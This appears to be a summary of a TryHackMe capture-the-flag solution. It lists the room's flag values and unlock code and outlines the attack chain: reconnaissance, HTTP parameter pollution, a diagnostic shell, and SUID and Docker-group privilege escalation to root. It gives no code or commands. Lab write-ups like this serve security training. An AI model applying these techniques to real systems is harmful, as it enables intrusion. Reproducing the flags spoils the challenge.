
Flags Summary
| Flag | Value |
|---|---|
| Flag 1 | THM{h0pp1ing_m4d} |
| Flag 2 | THM{Y0u_h4ve_b3en_j3stered_739138} |
| Unlock Code | 739184627 |
| Flag 3 | THM{p0p_go3s_THe_W3as3l} |
Attack Chain Overview
- Pre-Quest – Find 3 fragments → decrypt GPG note → fix wishlist → decrypt ciphertext → extract key from PNG
- Initial Recon – Ports: 22, 80, 8000, 8080, 9001, 13400–13404
- Fakebook Enumeration – Collect Guard Hopkins’ personal clues → Derive console password
- Login to Security Console – Port 8080 → Unlock cell door → Flag 1
- HTTP Parameter Pollution – Bypass tier filter on video API → Access admin camera feed
- Observe Keypad Entry – Capture Psych Ward code from video feed → Unlock door → Flag 2 (part 1)
- Diagnostic Endpoint Discovery – manifest.m3u8 metadata →
/v1/ingest/diagnostics - Crafted Diagnostic Request – Submit RTSP URL → Receive token + shell port
- Diagnostic Shell – Port 13404 → Shell as
svc_vidops→ Flag 2 (part 2) - Privilege Escalation #1 – SUID
diag_shell→dockermgruser - Privilege Escalation #2 – Docker group → Host filesystem mount → Root
- Find Unlock Code – From SCADA container source / overlay2 layers
- Final Unlock – Enter code into Security Console → Flag 3